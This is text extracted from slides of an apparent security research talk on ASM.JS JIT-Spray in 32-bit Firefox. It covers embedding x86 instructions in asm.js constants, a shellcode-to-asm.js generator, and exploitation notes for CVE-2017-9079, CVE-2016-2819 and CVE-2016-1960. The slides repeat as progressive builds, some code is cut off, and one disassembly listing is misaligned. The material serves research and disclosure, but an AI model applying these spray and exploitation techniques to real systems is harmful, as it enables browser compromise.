    val = (val + 0xa8909090) | 0;
    // ...
    return val | 0;
}
```

ASM.JS Statements Suitable to Embed Code

- Arithmetic instructions

```
"use asm"
function asm_js_function(){
    var val = 0;
    val = (val + 0xa8909090) | 0;
    val = (val + 0xa8909090) | 0;
    val = (val + 0xa8909090) | 0;
    // ...
    return val | 0;
}
```



```
01: 90      nop
02: 90      nop
03: 90      nop
04: a805   test al, 5
06: 90      nop
07: 90      nop
08: 90      nop
```

ASM.JS Statements Suitable to Embed Code

- Arithmetic instructions

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  val = (val + 0xa8909090) | 0;
  val = (val + 0xa8909090) | 0;
  // ...
  return val | 0;
}
```



```
01: 90      nop
02: 90      nop
03: 90      nop
04: a805   test al, 5
06: 90      nop
07: 90      nop
08: 90      nop
```

- problems:
 - constant folding
 - test changes flags

ASM.JS Statements Suitable to Embed Code

- Setting array elements

```
'use asm';  
var asm_js_heap = new stdlib.Uint32Array(buf);  
function asm_js_function(){  
    asm_js_heap[0x10] = 0x0ceb9090  
    asm_js_heap[0x11] = 0x0ceb9090  
    asm_js_heap[0x12] = 0x0ceb9090  
    asm_js_heap[0x13] = 0x0ceb9090  
}
```

ASM.JS Statements Suitable to Embed Code

- Setting array elements

```
'use asm';  
var asm_js_heap = new stdlib.Uint32Array  
function asm_js_function(){  
    asm_js_heap[0x10] = 0x0ceb9090  
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    asm_js_heap[0x12] = 0x0ceb9090  
    asm_js_heap[0x13] = 0x0ceb9090
```

```
01: 90      nop  
02: 90      nop  
03: eb0c    jmp 0x11  
..  
11: 90      nop  
12: 90      nop  
13: eb0c    jmp 0x21
```


ASM.JS Statements Suitable to Embed Code

- Setting array elements

2 payload bytes

```
stdlib.Uint32Array  
on() {  
  = 0x0ceb9090  
  = 0x0ceb9090  
  = 0x0ceb9090  
  = 0x0ceb9090
```

```
01: 90 nop  
02: 90 nop  
03: eb0c jmp 0x11  
..  
11: 90 nop  
12: 90 nop  
13: eb0c jmp 0x21
```

ASM.JS Statements Suitable to Embed Code

- Setting array elements

2 payload bytes

connect with jumps

```
stdlib.Uint32Array  
on() {  
  = 0x0ceb0090  
  = 0x0ceb0090  
  = 0x0ceb0090  
  = 0x0ceb0090
```

```
01: 90      nop  
02: 90      nop  
03: eb0c    jmp 0x11  
..  
11: 90      nop  
12: 90      nop  
13: eb0c    jmp 0x21
```

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090) | 0,
        0xa9909090) | 0,
        0xa9909090) | 0,
        // ...
```

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090) | 0,
        0xa9909090) | 0,
        0xa9909090) | 0,
    // ...
}
```

- import a JS function into your ASM.JS code

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0;
  val = ffi_func(
    0xa9909090) | 0
    0xa9909090) | 0
    0xa9909090) | 0
  // ...
}
```

- import a JS function into your ASM.JS code
- call it with many parameters

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0;
  val = ffi_func(
    0xa9909090) | 0,
    0xa9909090) | 0,
    0xa9909090) | 0,
    // ...
```

- import a JS function into your ASM.JS code
- call it with many parameters
- hide payload in parameters

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"  
var ffi_func  
function a  
    var va  
    val = ffi_func(  
        0xa9909090) | 0,  
        0xa9909090) | 0,  
        0xa9909090) | 0,  
        // ...
```

```
00: c70424909090a9  mov dword [esp], 0xa9909090  
07: c7442404909090a9  mov dword [esp + 4], 0xa9909090  
0f: c7442408909090a9  mov dword [esp + 8], 0xa9909090
```




emitted code

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0;
  val = ffi_func(
    0xa9909090) | 0,
    0xa9909090) | 0,
    0xa9909090) | 0,
    // ...
```



```
03: 90      nop
04: 90      nop
05: 90      nop
06: a9c7442404 test eax,42444C7h
0b: 90      nop
0c: 90      nop
0d: 90      nop
0e: a9c7442408 test eax,82444C7h
```


ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0;
  val = ffi_func(
    0xa9909090) | 0,
    0xa9909090) | 0,
    0xa9909090) | 0,
    // ...
```



03:	90	3 payload bytes per instruction	'h
04:	90		
05:	90		
06:	a9	large semantic nops	'h
0b:	90		
0c:	90		
0d:	90		
0e:	a9		

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0.0
  val = +ffi_func(
    2261634.5098039214, // 0x4141414141414141
    156842099844.51764, // 0x4242424242424242
    1.0843961455707782e+16, // 0x4343434343434343
    7.477080264543605e+20) // 0x4444444444444444
```

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0.0
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    2261634.5098039214, // 0x4141414141414141
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    1.0843961455707782e+16, // 0x4343434343434343
    7.477080264543605e+20) // 0x4444444444444444
```

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
"use asm"
```

emitted code

```
1010003f f20f100d30051010 movsd    xmm1,mmword ptr ds:[10100530h]
10100047 f20f101d38051010 movsd    xmm3,mmword ptr ds:[10100538h]
1010004f f20f101540051010 movsd    xmm2,mmword ptr ds:[10100540h]
10100057 f20f100548051010 movsd    xmm0,mmword ptr ds:[10100548h]
```

```
7.477080264543605e+20) // 0x4444444444444444
```

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
"use asm"
```

emitted code – double constant values are referenced

```
1010003f f20f100d30051010 movsd xmm1,mmword ptr ds [10100530h]
10100047 f20f101d38051010 movsd xmm3,mmword ptr ds [10100538h]
1010004f f20f101540051010 movsd xmm2,mmword ptr ds [10100540h]
10100057 f20f100548051010 movsd xmm0,mmword ptr ds [10100548h]
```

```
7.477080264543605e+20) // 0x4444444444444444
```

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
0:024> dc 10100530 L8
10100530 41414141 41414141 42424242 42424242  AAAAAAAAAABBBBBBBB
10100540 43434343 43434343 44444444 44444444  CCCCCCCCDDDDDDDD
0:024>
0:024> !address 10100530

Usage:                <unknown>
Base Address:         10100000
End Address:          10101000
Region Size:          00001000 ( 4.000 kB)
State:                00001000      MEM_COMMIT
Protect:              00000020      PAGE_EXECUTE_READ
```

renced

[10100530h]
[10100538h]
[10100540h]
[10100548h]

444

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
0:024> dc 10100530 L8
10100530 41414141 41414141 42424242 42424242  AAAAAAAAAABBBBBBBB
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```

renced

[10100530h]
[10100538h]
[10100540h]
[10100548h]

444

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
0:024> dc 10  
10100530 41  
10100540 43  
0:024>  
0:024> !addr  
  
Usage:  
Base Address:  
End Address:  
Region Size:  
State:  
Protect:
```

- constants are executable!
- constants are continuous in memory!
- full constant usable as payload!
- able to embed continuous code!

enced

```
[0100530h]  
[0100538h]  
[0100540h]  
[0100548h]
```


Automated Payload Generation

Automated payload generation (*sc2asmjs.py*)

- Input: x86 assembly shellcode, or loader and payload
- *sc2asmjs.py* assembles it, transforms instructions, fixes branch-target distances
- Output: ASM.JS code containing your payload
- During exploit/run time: ASM.JS → machine code

Automated payload generation (*sc2asmjs.py*)

- Problems of automated payload generation:
 - x86 instruction size ≤ 3 bytes (arithmetics)
or ≤ 2 bytes (parameter passing)
 - branch target distance, loops?
 - side effects of semantic nops?

Automated payload generation (*sc2asmjs.py*)

- Some problems solved
 - transform MOVs
 - preserve flags when needed
 - loop and branch adjustments

Automated payload generation (*sc2asmjs.py*)

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 - transform MOVs
 - preserve flags when needed
 - loop and branch adjustments

Automated payload generation (*sc2asmjs.py*)


- Transform MOVs (example)

```
mov REG32, IMM32
```

Automated payload generation (*sc2asmjs.py*)

- Transform MOVs (example)

```
mov REG32, IMM32
```



```
push EAX
xor EAX, EAX
mov AL, ((IMM32 & 0x00ff0000) >> 16) + (1 : 0 ? (IMM32 & 0x00ff0000 >> 16) < 0xff)
mov AH, ((IMM32 & 0xff000000) >> 24) + (1 : 0 ? IMM32 & 0x00ff0000 >> 16) == 0xff)
xor REG32, REG32
dec REG16
mul REG32
mov AL, (IMM32 & 0xff)
mov AH, (IMM32 & 0xff00) >> 8
mov REG32, EAX
pop EAX
```

Automated payload generation (*sc2asmjs.py*)

- Transform MOVs (example)


```
b944332211    mov ecx, 0x11223344
```



Automated payload generation (*sc2asmjs.py*)

- Transform MOVs (example)

```
b944332211      mov ecx, 0x11223344
```




+00:	50	push eax
+01:	31 c0	xor eax, eax
+03:	b0 23	mov al, 0x23
+05:	b4 11	mov ah, 0x11
+07:	31 c9	xor ecx, ecx
+09:	66 49	dec cx
+0b:	f7 e1	mul ecx
+0d:	b4 33	mov ah, 0x33
+0f:	b0 44	mov al, 0x44
+11:	89 c1	mov ecx, eax
+13:	58	pop eax

Automated payload generation (*sc2asmjs.py*)

- Transform MOVs (example)

```
b944332211      mov ecx, 0x11223344
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+00:	50	push eax
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+0d:	b4 33	mov ah, 0x33
+0f:	b0 44	mov al, 0x44
+11:	89 c1	mov ecx, eax
+13:	58	pop eax

- Instructions ≤ 2 bytes


→ stage0 compatible

Automated payload generation (*sc2asmjs.py*)

- Transform MOVs (example)

b944332211 mov ecx, 0x11223344

+00:	50	push eax
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+0f:	b0 44	mov al, 0x44
+11:	89 c1	mov ecx, eax
+13:	58	pop eax



ASM.JS code

```
val = ffi_func(  
  0x04eb9050 | 0,  
  0x04ebc031 | 0,  
  0x04eb23b0 | 0,  
  0x04eb11b4 | 0,  
  0x04ebc931 | 0,  
  0x04eb4966 | 0,  
  0x04ebe1f7 | 0,  
  0x04eb44b0 | 0,  
  0x04eb33b4 | 0,  
  0x04ebc189 | 0,  
  0x04eb9058 | 0
```


ASM.JS Payloads

Automated payload generation

- Transform MOVs (example)

b944332211 mov ecx, 0x1122

+00:	50	push eax
+01:	31 c0	xor eax, eax
+03:	b0 23	mov al, 0x23
+05:	b4 11	mov ah, 0x11
+07:	31 c9	xor ecx, ecx
+09:	66 49	mul ecx
+0b:	f7 e1	mov ah, 0x33
+0d:	b4 33	mov al, 0x44
+0f:	b0 44	mov ecx, eax
+11:	89 c1	pop eax
+13:	58	



```
2]> pdR
0x10100042 50 push eax
0x10100043 90 nop
< 0x10100044 eb04 jmp 0x1010004a
0x1010004a 31c0 xor eax, eax
< 0x1010004c eb04 jmp 0x10100052
0x10100052 b023 mov al, 0x23
< 0x10100054 eb04 jmp 0x1010005a
0x1010005a b411 mov ah, 0x11
< 0x1010005c eb04 jmp 0x10100062
0x10100062 31c9 xor ecx, ecx
< 0x10100064 eb04 jmp 0x1010006a
0x1010006a 6649 dec cx
< 0x1010006c eb04 jmp 0x10100072
0x10100072 f7e1 mul ecx
< 0x10100074 eb04 jmp 0x1010007a
0x1010007a b044 mov al, 0x44
< 0x1010007c eb04 jmp 0x10100082
0x10100082 b433 mov ah, 0x33
< 0x10100084 eb04 jmp 0x1010008a
0x1010008a 89c1 mov ecx, eax
< 0x1010008c eb04 jmp 0x10100092
0x10100092 58 pop eax
0x10100093 90 nop
```


ASM.JS Payloads

Automated payload generation

- Transform MOVs (example)

b944332211 mov ecx, 0x1122

+00:	50	push eax
+01:	31 c0	xor eax, eax
+03:	b0 23	mov al, 0x23
+05:	b4 11	mov ah, 0x11
+07:	31 c9	xor ecx, ecx
+09:	66 49	mul ecx
+0b:	f7 e1	mov ah, 0x33
+0d:	b4 33	mov al, 0x44
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```
2]> pdR
0x10100042 50 push eax
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< 0x1010004c eb04 jmp 0x10100052
0x10100052 b023 mov al, 0x23
< 0x10100054 eb04 jmp 0x1010005a
0x1010005a b411 mov ah, 0x11
< 0x10100064 eb04 jmp 0x1010006a
0x1010006a 6649 dec cx
< 0x1010006c eb04 jmp 0x10100072
0x10100072 f7e1 mul ecx
< 0x10100074 eb04 jmp 0x1010007a
0x1010007a b044 mov al, 0x44
< 0x1010007c eb04 jmp 0x10100082
0x10100082 b433 mov ah, 0x33
< 0x10100084 eb04 jmp 0x1010008a
0x1010008a 89c1 mov ecx, eax
< 0x1010008c eb04 jmp 0x10100092
0x10100092 58 pop eax
0x10100093 90 nop
```

sprayed ASM.JS payload

Exploitation

Exploiting CVE-2017-9079

- Appeared in the wild (Tor Browser)

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- Appeared in the wild (Tor Browser)
- Analysis and bug trigger available in Mozilla Bug report

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- Take crashing testcase – find a road to EIP to write alternative exploit with ASM.JS JIT-Spray

Exploiting CVE-2017-9079

- Appeared in the wild (Tor Browser)
- Analysis and bug trigger available in Mozilla Bug report
- Take crashing testcase – find a road to EIP to write alternative exploit with ASM.JS JIT-Spray
- Much simpler than original exploit
 - no info leak and code reuse

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit

```
(1868.197c): Access violation - code c0000005 (first chance)
```

```
mov     eax,dword ptr [ecx+0ACh] ds:002b:414141ed=????????
```

```
0:000> ?eip-xul
```

```
Evaluate expression: 7995613 = 007a00dd
```

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit

```
(1868.197c): Access violation - code c0000005 (first chance)
```

```
mov     eax,dword ptr [ecx+0ACh] ds:002b:414141ed=????????
```

```
0:000> ?eip-xul
```

```
Evaluate expression: 7995613 = 007a00dd
```

- ECX is controlled at `xul.dll + 0x7a00dd`

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit
 - search for EIP control after `xul.dll + 0x7a00dd`
 - ... follow 5 calls and you find:

```
xul + 0x1c0cb8: call dword [eax + 0x138]
```

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit
 - search for EIP control after `xul.dll + 0x7a00dd`
→ ... follow 5 calls and you find:

```
xul + 0x1c0cb8: call dword [eax + 0x138]
```
 - Exploit:
 - ASM.JS JIT-Spray to `0x1c1c0054`

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit
 - search for EIP control after `xul.dll + 0x7a00dd`
→ ... follow 5 calls and you find:

```
xul + 0x1c0cb8: call dword [eax + 0x138]
```
 - Exploit:
 - ASM.JS JIT-Spray to `0x1c1c0054`
 - Typed Array spray for controlling memory at `ECX` and `EAX`

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit
 - search for EIP control after `xul.dll + 0x7a00dd`
→ ... follow 5 calls and you find:

```
xul + 0x1c0cb8: call dword [eax + 0x138]
```
 - Exploit:
 - ASM.JS JIT-Spray to `0x1c1c0054`
 - Typed Array spray for controlling memory at `ECX` and `EAX`
 - Trigger the bug

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

Exploiting CVE-2016-2819

- Firefox 46.0.1 32-bit
- “HTML5 parser heap-buffer-overflow”

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Exploiting CVE-2016-2819

- Firefox 46.0.1 32-bit
- “HTML5 parser heap-buffer-overflow”
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- Patched at several vulnerable code paths

Exploiting CVE-2016-2819

- Crashing testcase targets difficult to exploit code path
 - bruteforce necessary

Exploiting CVE-2016-2819

- Crashing testcase targets difficult to exploit code path
 - bruteforce necessary
- Further analysis based on other patched code paths
 - easier to exploit code path available
 - modification of crashing testcase reaches path

Exploiting CVE-2016-2819

- Easier-to-exploit code path:

```
for ( ; ; ) {  
    nsHtml5StackNode* node = stack[eltPos];  
    if (node->getGroup() == group) {  
        // ...  
        while (currentPtr >= eltPos) {  
            pop();  
        }  
        break;  
    } else if (/*...*/) {  
        break;  
    }  
    eltPos--;  
}
```

Exploiting CVE-2016-2819

- Easier-to-exploit code path:

```
for ( ; ; ) {  
    nsHtml5StackNode* node = stack[eltPos];  
    if (node->getGroup() == group) {  
        // ...  
        while (currentPtr >= eltPos) {  
            pop();  
        }  
        break;  
    } else if (/*...*/) {  
        break;  
    }  
    eltPos--; 1)  
}
```

1) integer underflow

Exploiting CVE-2016-2819

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```
for ( ; ; ) {  
  nsHtml5StackNode* node = stack[eltPos];  
  if (node->getGroup() == group) {  
    // ...  
    while (currentPtr >= eltPos) {  
      pop();  
    }  
    break;  
  } else if (/*...*/) {  
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  }  
  eltPos--;  
}
```

2)

1) integer underflow

2) control over **node** object

Exploiting CVE-2016-2819

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  nsHtml5StackNode* node = stack[eltPos];  
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2)

3)

1)

1) integer underflow

2) control over **node** object

3) **group** is constant
→ no need to bruteforce

Exploiting CVE-2016-2819

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} else if (/*...*/) {  
  break;  
}  
eltPos--;
```

2)

3)

4)

1)

1) integer underflow

2) control over **node** object

3) **group** is constant
→ no need to bruteforce

4) **pop()** calls **node→release()**
→ **EIP** control

Exploiting CVE-2016-1960

Exploiting CVE-2016-1960

- Firefox 44.0.2 32-bit
- “Use-after-free in HTML5 string parser”

Exploiting CVE-2016-1960

- Firefox 44.0.2 32-bit
- “Use-after-free in HTML5 string parser”
- Analysis and crashing testcase available in Mozilla Bug report

Exploiting CVE-2016-1960

- Firefox 44.0.2 32-bit
- “Use-after-free in HTML5 string parser”
- Analysis and crashing testcase available in Mozilla Bug report
- Looks suspiciously similar to CVE-2016-2819

Exploiting CVE-2016-1960

- While crashing testcase is different from CVE-2016-2819, it exercises same (difficult to exploit) code path
 - public exploit uses bruteforce approach

Exploiting CVE-2016-1960

- While crashing testcase is different from CVE-2016-2819, it exercises same (difficult to exploit) code path
 - public exploit uses bruteforce approach
- Let's try something: modify crashing testcase in same way as for CVE-2016-2819
 - works! EIP control and ASM.JS payload execution

Conclusion

- JIT-Spray simplified client-side exploitation
- ASM.JS in OdinMonkey (x86) was the perfect JIT-Spray target
- JIT-Spray was possible on x86 and ARM
- JIT-Spray is infeasible in a large (64-bit) address space, under ASLR and Control-Flow Integrity
- JIT compilers have a big attack surface and remain prone to vulnerabilities

Thank you!

Questions?

Appendix: Additional and Alternative Slides

References

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More Flaws beyond JIT-Spray

JIT-related flaws

- More exploit-mitigation bypasses
 - DEP and CFG Bypass (Tencent, 2015)

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 - DEP and CFG Bypass (Tencent, 2015)
 - Chakra-JIT CFG Bypass (Theori, 2016)
 - ACG Bypass (Ivan Fratric, 2018)

JIT-related flaws

- Vulnerabilities in JIT-compilers
 - Web Assembly bugs found by Google P0

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- Vulnerabilities in JIT-compilers
 - Web Assembly bugs found by Google P0
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 - Chrome 63 (Windows OSR Team)
 - Chakra JIT (CVE-2018-8137, CVE-2018-0953)

JIT-based Code Reuse

- Similar to JIT-Spray but requires **info leak**
- Abuse JIT to achieve various goals:
 - two payload bytes are enough to create gadgets
→ bypass static ROP protections
 - hide code within direct branch offsets
→ bypass Execute-Only Memory
 - find 4-byte constants missed by constant blinding
→ bypass constant blinding and create gadgets

Automated Payload Generation: Preserving Flags

Automated payload generation

- Preserve flags when needed
 - payload we want to insert:

```
3C 10    CMP AL, 61
74 0E    JE $+0x10
```

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- sprayed payload:

```
3C 10    CMP AL, 61
A8 05    TEST AL, 05
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```

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→ semantic nop kills flags

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- payload we want to insert:

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```

- sprayed payload:

```
3C 10  CMP AL, 61
A8 05
74 0E  JE $+0x10
```

→ semantic nop kills flags

- save and restore flags around semantic nop

```
3C 10  CMP AL, 61
9C      PUSHFD      --> save flags
A8 05  TEST AL, 05   --> kills flags
9D      POPFD       --> restore flags
74 0E  JE $+0x10
```

Float Pool Spray: Alternative Slides

ASM.JS Statements Suitable to Embed Code

- Foreign function call with double values

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0.0
  val = +ffi_func(
    2261634.5098039214, // 0x4141414141414141
    156842099844.51764, // 0x4242424242424242
    1.0843961455707782e+16, // 0x4343434343434343
    7.477080264543605e+20) // 0x4444444444444444
```

ASM.JS Statements Suitable to Embed Code

- Foreign function call with double values

```
0x00: movsd xmm1, mmword [****0530]
0x08: movsd xmm3, mmword [****0538]
0x10: movsd xmm2, mmword [****0540]
0x18: movsd xmm0, mmword [****0548]
...

****0530:
41414141 41414141 42424242 42424242
****0540:
43434343 43434343 44444444 44444444
...
```

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```

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- constants are referenced
- same executable region

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- constants are referenced
- same executable region
- continuous in address space

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...
```

- constants are referenced
- same executable region
- continuous in address space

→ **gapless, arbitrary
shellcode possible**